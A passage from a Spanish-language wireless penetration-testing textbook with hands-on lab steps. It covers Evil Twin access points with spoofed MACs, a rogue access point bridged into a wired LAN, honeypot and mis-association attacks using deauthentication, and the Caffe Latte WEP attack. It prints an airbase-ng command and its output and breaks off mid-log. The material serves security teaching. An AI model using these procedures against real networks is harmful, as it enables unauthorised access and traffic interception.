7. También se puede falsificar la BSSD y la dirección MAC del punto de acceso mediante el siguiente comando:



8. Ahora bien, si vemos a través de `airodump-ng` es casi imposible diferenciar entre ambos:



9. Incluso `airodump-ng` es incapaz de diferenciar que en realidad hay dos puntos de acceso físico en el mismo canal. Esta es la forma más potente de Evil twin.

¿Qué ha pasado?

Hemos creado un duplicado malicioso de la red autorizada y se utiliza un ataque de-autenticación para que el cliente legitimo se conecte de nuevo pero esta vez a nosotros en lugar de al punto de acceso legitimo.

Es importante señalar que en el caso del punto de acceso autorizado haga uso de encriptación WEP/WPA, podría ser más difícil de llevar a cabo un ataque en el que la escucha del tráfico puede ser posible. Vamos a ver cómo romper la clave WEP con un cliente que utilizando el ataque Caffe Latte en un capítulo posterior.

Inténtalo –Evil twin y saltos de canal

En el ejercicio anterior, ejecuta el Evil twin en diferentes canales y observa cómo el cliente, una vez desconectado salta los canales para conectar con el punto de acceso. ¿Cuál es el factor decisivo en el que el cliente decide conectarse el punto de acceso? ¿Es fuerza de la señal? Experimentar y validar.

Punto de acceso renegado

Un punto de acceso renegado (Rogue access point o punto de acceso no autorizado) es un punto de acceso no autorizado conectado a la red autorizada o legitima. Por lo general, este punto de acceso puede ser utilizado como backdoor por un atacante, lo que le permitirá pasar por alto todos los controles de seguridad en la red. Esto significaría que los cortafuegos, los sistemas de prevención de intrusos y así sucesivamente que protegen la frontera de una red sería capaz de hacer muy poco para que le denegara el acceso a la red.

Lo más común es que un punto de acceso no autorizado esté establecido en autenticación abierta y sin codificación. El punto de acceso renegado (Rogue Access Point) se puede crear de dos maneras:


1. La instalación de un dispositivo físico real en la red autorizada como punto de acceso no autorizado. Esto va a ser algo que dejo como ejercicio para usted. Además de la seguridad inalámbrica, esto tiene que ver con la violación de la seguridad física de la red autorizada.

2. Crear un punto de acceso no autorizados a través del software y puentear con la red local autorizada de la red Ethernet. Esto permitirá que prácticamente cualquier ordenador portátil que se ejecutan en la red autorizada funcione como un punto de acceso no autorizados. Vamos a ver esto en el siguiente experimento.

Parte práctica – Punto de acceso ilegitimo


Siga estas instrucciones para comenzar:

1. Primero vamos a plantear nuestro punto de acceso ilegitimo utilizando `airbase-ng` y darle el ESSID *Rogue*:




2. Ahora queremos crear un puente entre la interfaz Ethernet con la parte de la red autorizada y nuestra interfaz Rogue de punto de acceso. Para ello lo primero que vamos a crear es una interfaz de puente y de nombre `Wifi-Bridge`**:**


3. A continuación, se añaden la Ethernet y la interfaz virtual *at0* creada por *airbase-ng* para este puente:




4. A continuación, se traen estas interfaces hasta el puente




5. A continuación, se habilitar el reenvío IP en el kernel para asegurar que los paquetes se envían:




6. Hemos terminado. Ahora cualquier cliente inalámbrico que se conecta a nuestro punto de acceso Rogue tendrá acceso completo a la red autorizada utilizando la conexión inalámbrica a cableada (wireless-to-wired) "Wifi-bridge" que acaba de construir. Podemos comprobar esto en primer lugar conectando a un cliente al punto de acceso no autorizado. Una vez conectado, si está utilizando Vista, la pantalla podría tener el siguiente aspecto:



7. Notaremos que recibe una dirección IP desde el demonio DHCP que trabaja en la LAN autorizada:



8. Ya podemos acceder a cualquier host de la red de cable de este cliente inalámbrico usando este punto de acceso no autorizados. A continuación, se hacer ping a la puerta de enlace en la red de cable:



¿Qué ha pasado?

Hemos creado un punto de acceso no autorizado y lo utilizamos para cubrir todo el tráfico autorizado de la red LAN sobre la red inalámbrica. Como puedes ver, esta es una amenaza a la seguridad serio ya cualquier persona puede entrar en la red cableada utilizando este puente.

Inténtelo–Desafío de punto de acceso rogue

Comprobar si se puede crear un punto de acceso no autorizado, que utiliza el cifrado WPA/WPA2 en el punto legítimo de la red inalámbrica.

Examen sorpresa–Ataques a la infraestructura WLAN

1. ¿Qué hace cifrado usa un punto de acceso dudoso (acces point rogue) en la mayoría de los casos?

    a. Ninguno

    b. WEP

    c. WPA

    d. WPA2

2. En Evil Twin, teniendo la misma dirección MAC del punto de acceso autorizado:

    a. Hace la detección del Evil Twin mas difícil

    b. Obliga al cliente a conectarse a ella

    c. Aumenta la intensidad de la señal de la red

    d. Ninguna de las anteriores

3. Los ataques DoS:

a. Reducen el rendimiento general de la red

B. No tiene de objetivo a los clientes

c. Sólo se puede hacer si sabemos de las credenciales WEP/WPA/WPA2 de red

d. Todas las anteriores

4. Puntos de acceso rogué (o ilegítimos):

a. Ofrecen una entrada de backdoor en la red autorizada

b. Usan sólo el cifrado WPA2

c. Se puede crear como un punto de acceso basado en software o puede ser un dispositivo real

d. Ambos (a) y (c)

Resumen

En este capítulo, hemos explorado las siguientes maneras de comprometer la seguridad de la infraestructura inalámbrica LAN:

- Comprometiendo las cuentas por defecto y las credenciales de los puntos de acceso
- Haciendo ataques de denegación de servicio
- Evil Twins y suplanar la MAC
- Puntos de acceso Rogue en la red de la empresa

En el siguiente capítulo, vamos a ver en diferentes ataques en el cliente inalámbrico LAN. Curiosamente, la mayoría de los administradores creen que el cliente no tiene problemas de seguridad de que preocuparse. Vamos a ver cómo nada podría estar más lejos de la realidad.

6 Atacando a los clientes

"La seguridad es tan fuerte como el eslabón más débil".

La mayoría de pruebas de penetración parecen dar toda la atención a la infraestructura WLAN y no la dan al cliente inalámbrico, incluso alguna parte de esto. Sin embargo, es interesante señalar que un hacker puede tener acceso a la red autorizada por comprometer a un cliente inalámbrico.

En este capítulo, vamos a cambiar nuestro enfoque de la infraestructura WLAN al del cliente inalámbrico. El cliente puede estar conectado o de forma aislada como cliente no asociado. Vamos a ver varios ataques que pueden ser utilizados para atacar el cliente.

Vamos a cubrir los siguientes:

- Honeypot y ataque Mis-Asotiation
- Ataque Caffe Latte
- Ataques de de-autenticación y des-asociación
- Ataque Hierte
- Cracking AP-less y WPA-Personal

Honeypot y ataque Mis-Associtation

Normalmente, cuando un cliente inalámbrico como un ordenador portátil se enciende probará las redes a las que se ha conectado anteriormente. Estas redes almacenan en una lista llamada **lista de redes preferidas (PNL o Preferred Network List)** en sistemas basados en Windows. Además, junto con esta lista, se mostrarán todas las redes disponibles en ese rango.

Un hacker puede hacer un par de cosas:

1. Probar un silencioso sondeo en modo monitor y crear un punto de acceso falso con el mismo ESSID que el cliente está buscando. Esto hará que el cliente se conecte a la máquina de hackers, pensando que es el legítimo de la red.

2. Se pueden crear puntos de acceso falsos con los mismos ESSID cercanos para confundir al usuario y que este trate de conectarse a él. Este tipo de ataques son muy fáciles de llevar a cabo en cafeterías y aeropuertos donde un usuario puede estar buscando conectarse a una red Wi-Fi.


Estos ataques se denominan ataques honeypot, que ocurren debido a errores de la asociación del punto de acceso y conectarse al de los hackers pensando que es el legítimo.

En el siguiente ejercicio, vamos a hacer estos dos ataques en nuestro laboratorio.


Parte práctica – Orquuestando un ataque Mis-Assoctiation

Siga estas instrucciones para comenzar:


1. En las sesiones anteriores, se utilizó un cliente que había conectado al punto de acceso **Wireless Lab.** Vamos a cambiar el cliente pero no el punto de acceso **inalámbrico de laboratorio.** Vamos ahora a ejecutar `airodump-ng mon0` y comprobar la salida. Veremos pronto que el cliente esta en el modo de **no asociados** e intentará **Wireless Lab** y otros SSID inalámbricos que tiene almacenado en su perfil (como se muestra **Vivek**):




2. Para entender lo que está pasando, vamos a ejecutar Wireshark y empezar a capturar en la interfaz **mon0.** Como era de esperar podrá ver una gran cantidad de paquetes que no son pertinentes para nuestro análisis. Aplicaremos un filtro para mostrar sólo los paquetes Wireshark Probe Request de la MAC del cliente que está utilizando:




3. En mi caso, el filtro es **wlan.fc.type_subtype == 0x04 && wlan.sa == 60:FB:42:D5:E4:01** .Ahora debe ver los paquetes Probe Request del cliente únicamente para los SSID **Vivek** y **Wireless Lab:**




4. Vamos a iniciar un punto de acceso falso para la red **Wireless Lab** en el equipo de hackers con el comando que se muestra a continuación:




5. Dentro de un minuto o así, el cliente se conectará a nosotros de forma automática. Esto demuestra lo fácil que es hacerlo con clientes no asociados.




6. Ahora, vamos a tratar el segundo caso, que es la creación de un falso punto de acceso **Wireless Lab** en presencia de uno legítima. Volvamos a nuestro punto de acceso para asegurarnos que **Wireless Lab** tiene disponible al cliente. Para este experimento, hemos creado el canal 3 en el punto de acceso. Deje que el cliente se conecte al punto de acceso. Podemos comprobar esto en la pantalla de `airodump-ng`, como se muestra a continuación:




7. Ahora vamos a plantear nuestro punto de acceso falso con el SSID **Wireless Lab:**




8 Observe que el cliente sigue conectado al punto de acceso legítimo **Wireless Lab*:***




9 Ahora vamos a enviar mensajes de difusión de de-autenticación al cliente en nombre del punto de acceso legítimo para romper su conexión ***:***



10. Suponiendo que la intensidad de la señal de nuestro punto de acceso falsificado **Wireless Lab** es más fuerte que el legítimo, al cliente se conecta a nuestro punto de acceso falso, en lugar de al punto de acceso legítimo:



11 Se puede comprobar la misma observando la salida de `airodump-ng` para ver la nueva asociación del cliente con nuestro punto de acceso ***falso.:***



¿Qué ha pasado?

Acabamos de crear un Honeypot mediante la lista investigada por el cliente y también con el mismo ESSID de los puntos de acceso colindantes. En el primer caso, el cliente se conecta automáticamente a nosotros al buscar la red. En este último caso, ya que estábamos más cerca del cliente que el punto de acceso real, nuestra fuerza de la señal es mayor y los clientes se conectaron a nosotros.

Inténtalo – Forzar al cliente a conectarse con el Honeypot

En el ejercicio anterior, ¿qué hacemos si el cliente no se conecta automáticamente a nosotros? Habría que enviar un paquete de de-autenticación para romper el acceso legítimo del cliente al de punto de conexión y luego, si nuestra fuerza de la señal es mayor el cliente se conectará al punto de acceso falso. Trate de hacer esto mediante la conexión de un cliente a un punto de acceso legítimo y a continuación obligarle a conectarse a nuestro Honeypot.

Ataque Caffe Latte

En el ataque Honeypot nos dimos cuenta de que los clientes envían continuamente sondas (Probe Request) al SSID que se han conectado anteriormente. Si el cliente se conecta a un punto de acceso mediante WEP, sistemas operativos como Windows almacenan la clave WEP en la caché. La próxima vez que el cliente se conecte al mismo punto de acceso, el gestor de configuración de conexiones inalámbricas de Windows utiliza automáticamente la clave almacenada.

El ataque Caffe Latte fue inventado por mí, el autor de este libro y lo demostré en ToorCon 9, San Diego, EE.UU.. El ataque Caffe Latte es un ataque WEP, que permite a un hacker recuperar la clave WEP de la red autorizada utilizando sólo el cliente. El ataque no requiere al cliente para estar en cualquier lugar de la red autorizada WEP. Se puede obtener la clave WEP usando sólo al cliente aislado.


En el siguiente ejercicio, vamos a recuperar la clave WEP de una red de un cliente utilizando el ataque Caffe Late

Parte práctica – reaización del ataque Caffe Latte

Siga estas instrucciones para comenzar:

1. Primero vamos a establecer nuestro punto de acceso legítimo con WEP **Wireless Lab** con la clave ABCDEFABCDEFABCDEF12 en hexadecimal

2. Vamos a conectar a nuestro cliente y asegurarnos de que la conexión ha sido un éxito con airodump-ng como se muestra a continuación:



3. Vamos a desconectar el punto de acceso y garantizar que el cliente está en la etapa de no asociados y a la búsqueda de la clave WEP de la red **Wireless Lab:**

```
root@bt: ~ - Shell - Konsole
Menu on  Edit  View  Bookmarks  Settings  Help

 CH  3 ][ Elapsed: 8 s ][ 2011-03-23 14:46

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:25:5E:17:C8:00  -71   0        3        0    0   1  54   WEP  WEP         swapnil
 00:1E:40:53:02:FC  -50 100       72        1    0   1  54   WPA  TKIP   PSK  vivek
 00:02:CF:D5:13:11  -68  16        9        0    0   2  54   WPA  TKIP   PSK  laxmi

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   60:FB:42:D5:E4:01  -14    0 - 1     32       16  Wireless Lab,Vivek
```


4. Ahora usamos `airbase-ng` para que aparezca un punto de acceso como el SSID **Wireless Lab** con los parámetros que se muestran a continuación:

```
root@bt: ~ - Shell No. 3 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -L -W 1 mon0
14:47:12  Created tap interface at0
14:47:12  Trying to set MTU on at0 to 1500
14:47:13  Access Point with BSSID 00:21:91:D2:8E:25 started.
```


5. Tan pronto como el cliente se conecta al punto de acceso, `airbase-ng` comienza el ataque Caffe-Latte como se muestra:

```
root@bt: ~ - Shell No. 3 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -L -W 1 mon0
14:48:18  Created tap interface at0
14:48:18  Trying to set MTU on at0 to 1500
14:48:18  Access Point with BSSID 00:21:91:D2:8E:25 started.



14:48:31  Got 140 bytes keystream: 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
